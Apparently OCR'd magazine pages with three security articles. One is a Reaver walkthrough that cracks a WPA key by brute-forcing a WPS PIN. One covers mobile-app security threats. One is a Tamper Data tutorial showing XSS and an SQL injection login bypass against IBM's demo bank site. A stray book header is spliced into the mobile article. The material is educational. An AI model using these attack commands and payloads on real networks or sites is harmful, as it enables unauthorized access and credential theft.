
```
Process with PID 2207 (ifup) is running on interface wlan0
Process with PID 2242 (dhclient3) is running on interface wlan0

Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
                                (monitor mode enabled on mon0)

root@bt:~#
```

Figure 2. *Putting wireless card in monitor mode*



```
 CH  5 ][ Elapsed: 12 s ][ 2012-05-04 17:44

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 [redacted]         -34       14        0    0   6  54e. WPA2 CCMP   PSK  dlink
 [redacted]         -63        2        0    0  11  54e. WPA2 CCMP   PSK  DeeGe
 [redacted]         -63        6        0    0   4  54 . WPA  CCMP   PSK  TR6Rt
 [redacted]         -65        2        0    0  11  54e. WPA2 CCMP   PSK  DGB
```

Figure 3. *Scanning access points*



```
root@bt:~# reaver -i mon0 -b [redacted] -vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso
l.com>

[+] Waiting for beacon from [redacted]
[+] Switching mon0 to channel 6
[+] Associated with [redacted] (ESSID: dlink)
[+] Trying pin 12345670
```


Figure 4. *Launching brute force attack*

Figure 4 shows that Reavar started doing the brute force attack. Here you have to be patience as this can take from 2 hours to 10 hours to try out all the possible combinations for the WPS PIN.

Look at Figure 5. Reavar is trying a PIN 1235678.


Figure 6 shows that a message is completed in about 0.05% and at the speed of 4 seconds/pin of the brute force attack.

After waiting for around 6 hours I got what I wanted. It's a 24-character WPA PSK password. The length of the key doesn't matter in this case. Once you cracked the WPS PIN, you can retrieve key of any length. This is how Reavar works. Try it out yourself.




```
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 01235678
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
```

Figure 5. *Reavar is trying the pin 1235678*



```
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] 0.05% complete @ 2012-05-04 17:47:13 (4 seconds/pin)
[+] Trying pin 44445676
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
```

Figure 6. *Description of status message shown by reavar*



```
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 58820278
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 18765 seconds
[+] WPS PIN: '58820278'
[+] WPA PSK: 'jackandjillwentupthehill'
[+] AP SSID: 'dlink'
root@bt:~#
```

Figure 7. *A cracked 24-character WPA PSK password*

References

- http://www.smallnetbuilder.com/wireless/wireless-howto/31914-how-to-crack-wpa-wpa2-2012?start=2
- http://www.aircrack-ng.org/doku.php?id=cracking_wpa
- http://searchnetworking.techtarget.com/tip/Wireless-security-protocols-How-WPA-and-WPA2-work

How To Secure WLAN?

- Use the complex passwords to make the dictionary more complicated so brute force attacks will last longer.
- Change the passwords on regular interval.
- See the log for any unauthorized accesses.
- Disable the WPS service on router.
- Sometimes disabling the WPS doesn't works so check whether your router really disabled the WPS service and, accordingly, take the proper action.
- Make sure that a range for the router is not big.
- Always use the latest security policy to avoid the breaches.

Conclusion

There are coming out new implements in order to make the users' work easier and better, but somehow it has the impact on the security, as in the case of WPS. WPS was made to make users' work easier with the higher standards of WLAN security, but it leads to a loop hole in system. Also, there is an enhancement that is going to make WLAN security tighter than ever. So, make sure you will take all the possible security measures once you are aware of the issue and no one can take advantage of the same. *BE SAFE AND BE SECURE*.

BADRISH DUBEY

Masters in Computer Application. Certified Information Security Professional (CISP). Working as Business Analyst (Systems) and Web Application Security Expert in private organization, taking care of projects of National Interest. If you have any suggestions, feel free to write on badrish007@gmail.com.

Mobile Applications:

Are you Prepared to Carry the Risk?

Addressing Today's Top Three Mobile Application Threats

There is no question that mobile computing is growing at an exponential rate. This rapid transformation has caused security concerns to be outpaced by the ease of use, flexibility, and productivity of mobile devices. When vulnerabilities are exploited, the security of mission-critical data becomes a serious threat.

Gain insight into the top three mobile application security threats facing organizations today and receive recommendations for mitigating associated risk.

Background

According to Morgan Stanley research, by the end of 2012, more smartphone units will be sold than desktops and laptops combined ("Ten Questions Internet Execs Should Ask & Answer"; Morgan Stanley Technology Research Presentation by Analyst Mary Meeker; Web 2.0 Summit, San Francisco, CA; Nov. 16, 2010). It has been a remarkable and rapid transformation that, much like the advent of the web, has left security concerns outpaced by the ease of use and flexibility of a new tool.

Therefore, the HP Fortify on Demand Manual Testing Team analyzed security threats associated with a number of mobile applications to identify the most common vulnerabilities.

You'll learn

- Mobile applications are just as prone to security vulnerabilities as their web counterparts.
- Insecure use of mobile API's, data exposure in transit and at rest, and other serious threats make this shift to mobile computing a top concern for businesses today.
- The top three mobile application security threats observed in a sample set.
- Recommendations on how to mitigate the risk of security vulnerabilities in mobile computing.

The HP Team found that applications on mobile devices are just as prone to security vulnerabilities as their web counterparts. There were numerous instances of insecure use of mobile API's, data exposure in transit and at rest, and other serious threats. This analysis outlines the top three security concerns discovered in the survey sample set, along with recommendations as to how organizations can mitigate the associated risk.

Sensitive Data Leakage Over Insecure Channels

The HP Team analysis discovered that more than half of applications tested (51%) were susceptible to information leakage vulnerabilities. A user's personal data was often sent over unencrypted network protocols such as HTTP. Much of this information was basic, such as names, addresses, and phone numbers; however, it also included the current location of the user and the specific device identifier (aka the UDID). If an attacker were able to obtain all of this information, they would be able to physically locate a 'target' in the real world. The potential implications of this can be staggering.

Less dramatic, but equally concerning would be a situation involving application exploitation: if the application has been sending the UDID, full name, address, etc., to a vulnerable web service, and that web service was susceptible to SQL Injection, then every bit of data on that mobile device could be accessed.

Data transmitted over insecure channels is not limited to personal data – application data is also susceptible. The team found that log in information, user credentials, session ID's, token,s and sensitive company data were all being sent over unencrypted network protocols like HTTP. The consequences for a vulnerable banking application could be devastating. If credentials, session identifiers, personaly identifiable information, or other sensitive data was being transmitted to a backend server, the transmission must be secure. Otherwise, data could be intercepted by an attacker, using common network packet capturing tools or applications (e.g. DroidSheep).

The analysis also revealed that as much as 75% of the applications tested were capable of sending tracking data to third party advertising and analytics providers. While not technically a vulnerability, this does offer more attack vectors for a potential attacker if those providers are themselves not secure, or are sending the data over an insecure connection. Mobile application developers should consider the security of everything their applications can communicate with, not just their own applications. This extends to every third party service or library they used to build applications.


Lost / Stolen Devices

Devices get lost. Devices are stolen. This is not new and will certainly continue, but with the proliferation of mobile computing, the effort that organizations put into securing vulnerabilities introduced by lost or stolen devices has become more front and center.

Encryption on corporate computers is now standard protocol for most Fortune 500 companies. Ten years ago the news was filled with stories of data stolen from lost PC's. This has definitely reduced, in part because of legislative requirements, but also because corporations have learned their lessons the hard way. However, these same standards are not applied to mobile devices, and in the age of *Bring Your Own Device* (BYOD) to work, this is still a critical problem that needs attention.

Mobile applications present unique areas of risk when a device they are running on is lost or stolen. 68% of the applications tested in this analysis did not secure the data stored on the device. As a result, attackers were able to obtain elevated privileges on a stolen device to access sensitive application data.

A method to reduce the risk is to ensure that all credentials stored on a mobile device be either en-


PROTECTING INDUSTRIAL CONTROL SYSTEMS FROM ELECTRONIC THREATS
JOSEPH WEISS
MOMENTUM PRESS

crypted on Android or stored to the Keychain on iOS. Application sandboxing (limiting the resources the application can access) and code signing (putting restrictions in place to guarantee the code has not been altered) can help mitigate this in most scenarios as well. However, these can be bypassed by common device rooting (gaining privileged control) and jail-breaking techniques, giving the attacker total access to the entire file system of the device.

Malicious Applications

In addition to protecting mobile applications from outside agents, mobile applications must also now be protected from other applications stored on the same device. Nearly a quarter (24%) of the applications the team tested logged or stored sensitive data on the device that was readable by other non-privileged applications on the device.

Ten percent of the applications tested allowed attacks via inter-application communication or via weak permissions. Malicious applications can typically only access another application's data if the data was stored world-readable (e.g. SD card) or if the application logged any sensitive data. If a malicious application is able to load code that can elevate privileges, it may be able to completely compromise another application's data.

Inter-application communication can occur on most operating systems.

For Android, developers should use the principle of least privilege and only define necessary permissions in AndroidManifest.xml for the application to function properly. Caution should be exercised when sending implicit Intents and exporting components. Explicit Intents should be used when possible. Exporting components should be avoided unless absolutely necessary. Furthermore, sensitive data should never be allowed to be written to world-readable/writable files or stored to the SD-Card.

For iOS, developers should validate the source bundle identifier to the open URL method when implementing custom protocol handlers. All sensitive logging calls should be disabled for applications in production.

Recommendations

There are certain actions that organizations can take to mitigate the risk of mobile application security vulnerabilities. First, applications need to be manually audited and assessed before products are launched. This allows organizations to determine if any input injection vulnerabilities or information leakage vulnerabilities are present. The code should be analyzed via static analysis when being developed to find code-based vulnerabilities. As with any application, it is much more cost effective to address security vulnerabilities during development rather than after it has been released.

Secure data transmission standards should be included as part of any application's requirements, especially if an application is being developed by a third-party. The same goes for secure data storage and application logging. Reasonable inter-application communication exposure and permissions in application requirements should be stringently defined. These concerns should all be addressed in the requirements phase and tested during development.

Lastly, when performing security testing and analysis on mobile applications, the server-side web services and APIs that the mobile clients talk to should be taken in context and analyzed for vulnerabilities. High-risk vulnerabilities may be missed if the two are tested out of context with each other.

MARK PAINTER

Mark Painter has been in the security industry since 2002, when he joined SPI Dynamics. During his tenure, he has focused on vulnerability research, product management, and social media. Painter is currently the Product Marketing Manager for the HP Fortify WebInspect product suite as well as HP Fortify on Demand professional services.

Tamper Data

HTTP Proxies are a necessary tool in the arsenal of a penetration tester. Common HTTP Proxies harnessed for testing web applications for vulnerabilities include Paros, Burp and Webscarab. My personal favourite is Paros, which is written in Java and thus, platform independent. However, I recently discovered a comparable tool called Tamper Data.


Tamper Data is a Firefox addon that can easily be installed into your testing machine and integrated with your browser. Search for it through Add-ons Manager and install it by clicking Accept and Install. Restart your browser to complete the installation (Figure 1).

Access the web application that you want to test from Firefox (Figure 2).

Click on *Tools>Tamper Data*. Click on Start Tamper. Click Options to access a database of tests that you can conduct against the application to find vulnerabilities (Figure 3).

Go back to the web application. Type in "test" within the search box and click Go. Click on Submit to continue. The string test is found in the Referer element within the Request Header. The query returns your string test without any modification (Figure 4).

Input the below Javascript into the same box and click Go. Click on Tamper when prompted. Replace the string test with the below Javascript. You have successfully launched a Cross Site Scripting (XSS) attack against the vulnerable



tamper data

Search: ○ My Add-ons ● Available Add-ons

Tamper Data 11.0.1 Thursday 11,February,2010
Use tamperdata to view and modify HTTP/HTTPS headers and post parameters...

Tamper Data Icon Redux 1.2 Thursday 18,October,2012
Open Tamper Data with a toolbar icon, an item in the Tools menu, or from an item i...

Tamper Data icon 1.0 Wednesday 06,July,2011
Open tamper data with a toolbar icon. By femmmm

HTML Regex Data Extractor 0.6.1 Tuesday 29,March,2011
A Regular Expression testing toolAllow RegExp developer to test the regular express...

Tahoe Data Manager 1.5 Tuesday 24,April,2012
Central access point to Cookies, Content Preferences, Permissions, Form Data

Reliance Netconnet+ Data Usage 1.5 Friday 11,May,2012
Fetch and Display Reliance NetConnect+ Data Usage.Added New feature so that us...

Image2Icon - Resize Image and/or Get... 0.26 Monday 03,September,2012
Convert any local or web image to standard or custom icon sizes with Data URI prov...

OpenLink Data Explorer 0.29 Friday 15,April,2011
A tool for generating structured descriptor documents for HTTP accessible resources....


End-User License Agreement

Tamper Data requires that you accept the following End User License Agreement before installation can proceed:

This is a development and security testing tool, not unlike many others.

You are responsible for how you use it.

Figure 1. *Installing Tamper Data*



Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

Real Estate Financing
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it

Business Credit Cards
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

Retirement Solutions
Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.

Win an 8GB iPod Nano
Completing this short survey will enter you in a draw for 1 of 50 iPod Nanos. We look forward to hearing your important feedback.

The Altoro Mutual website is published by IBM, Inc. for the sole purpose of demonstrating the effectiveness of AppScan in detecting web application vulnerabilities and website defects. IBM offers a free trial of AppScan that you can download and use to scan this website. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to Terms of Use on ibm.com.

Copyright © 2012, Watchfire Corporation, All rights reserved.

Figure 2. *Test web application*


website. The intent of this check is to verify if input validation is built into the application. It is evident in this case that security mechanism is not implemented, as you could successfully execute the Javascript.

```
<script>alert('Vulnerable');</script>
```

Next, click on Online Banking Login displayed in the website menu. You will be presented with a login page. Enter "admin" into the Username field and "test" into the Password field, then click Login. The strings you entered are displayed in the Post Parameter section on the right of the Tamper Popup window. Replace test with the below string and click OK. Click Submit when prompted. You are logged in as the user Admin demonstrating that your SQL injection attack was successful. The backend database can be manipulated because the application is not securely designed.

```
anything' OR 'x'='x
```

Session hijacking entails the taking over of an active session by impersonating a legitimate user.




□ Tamper with Images etc. ☑ Add replaces existing ☑ Force caching on all requests (so view-source works)

Context Menu Entries

Tamper Context Menu Entries	Label
[static]xss	%22 Alert
[static]data	%2B Alert
[static]sql	Alert
[static]add	image Alert
User-Agent	no angle brackets alert
	object Alert
	table Alert
	> Alert
	background Alert

<script>alert('hello');</script>

Figure 3. *Tamper Data GUI*



http://demo.testfire.net/search.aspx?txtSearch=test

☑ Continue Tampering?

Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags
23:48:58.862	325 ms	374 ms	7600	GET	200	text/html	http://demo.te...	LOAD_DOCUMENT_URI ...
23:48:59.205	0 ms	0 ms	unknown	GET	pending	unknown	http://demo.te...	LOAD_NORMAL

Request Header ...	Request Header Value
Host	demo.testfire.net
User-Agent	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:17.0) Gecko/17.0 Firefox/17.0
Accept	text/css,*/*;q=0.1
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
DNT	1
Connection	keep-alive
Referer	http://demo.testfire.net/search.aspx?txtSearch=test
Cookie	ASP.NET_SessionId=kbu2mprv5zcce145kej0psrw; amSessionId=1144...

Response Header Name	Response Header Value

Search Results


No results were found for the query:

test

Privacy Policy | Security Statement | © 2012 Altoro Mutual, Inc.
Copyright © 2012, Watchfire Corporation, All rights reserved.

Figure 4. *Test the Search box*

This can be successfully executed by intercepting valid cookie information and utilising that data. Tamper Data permits you to manipulate cookie parameters by modifying the values within the cookie field from the Tamper Popup window. This highlights the importance of session integrity and how real the threat of hijacking is to users (Figure 7).



Altoro Mutual: Search Results - Mozilla Firefox

demo.testfire.net/search.aspx?txtSearch=test

Search: ert('Vulnerable');</script>

Search Results

No results were found for the query:

test

Tamper Popup

http://demo.testfire.net/search.aspx?txtSearch=%3Cscript%3Ealert%28%27Vulnerable%27%29%3B%3C%2Fscript%3E

Request Header Name	Request Header Value
Host	demo.testfire.net
User-Agent	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:17.0) Geck
Accept	text/html,application/xhtml+xml,application/xml;q
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
DNT	1
Connection	keep-alive
Referer	x?txtSearch=<script>alert('Vulnerable');</script>
Cookie	ASP.NET_SessionId=kbu2mprv5zcce145kej0psrw; a

Altoro Mutual: Search Results - Mozilla Firefox

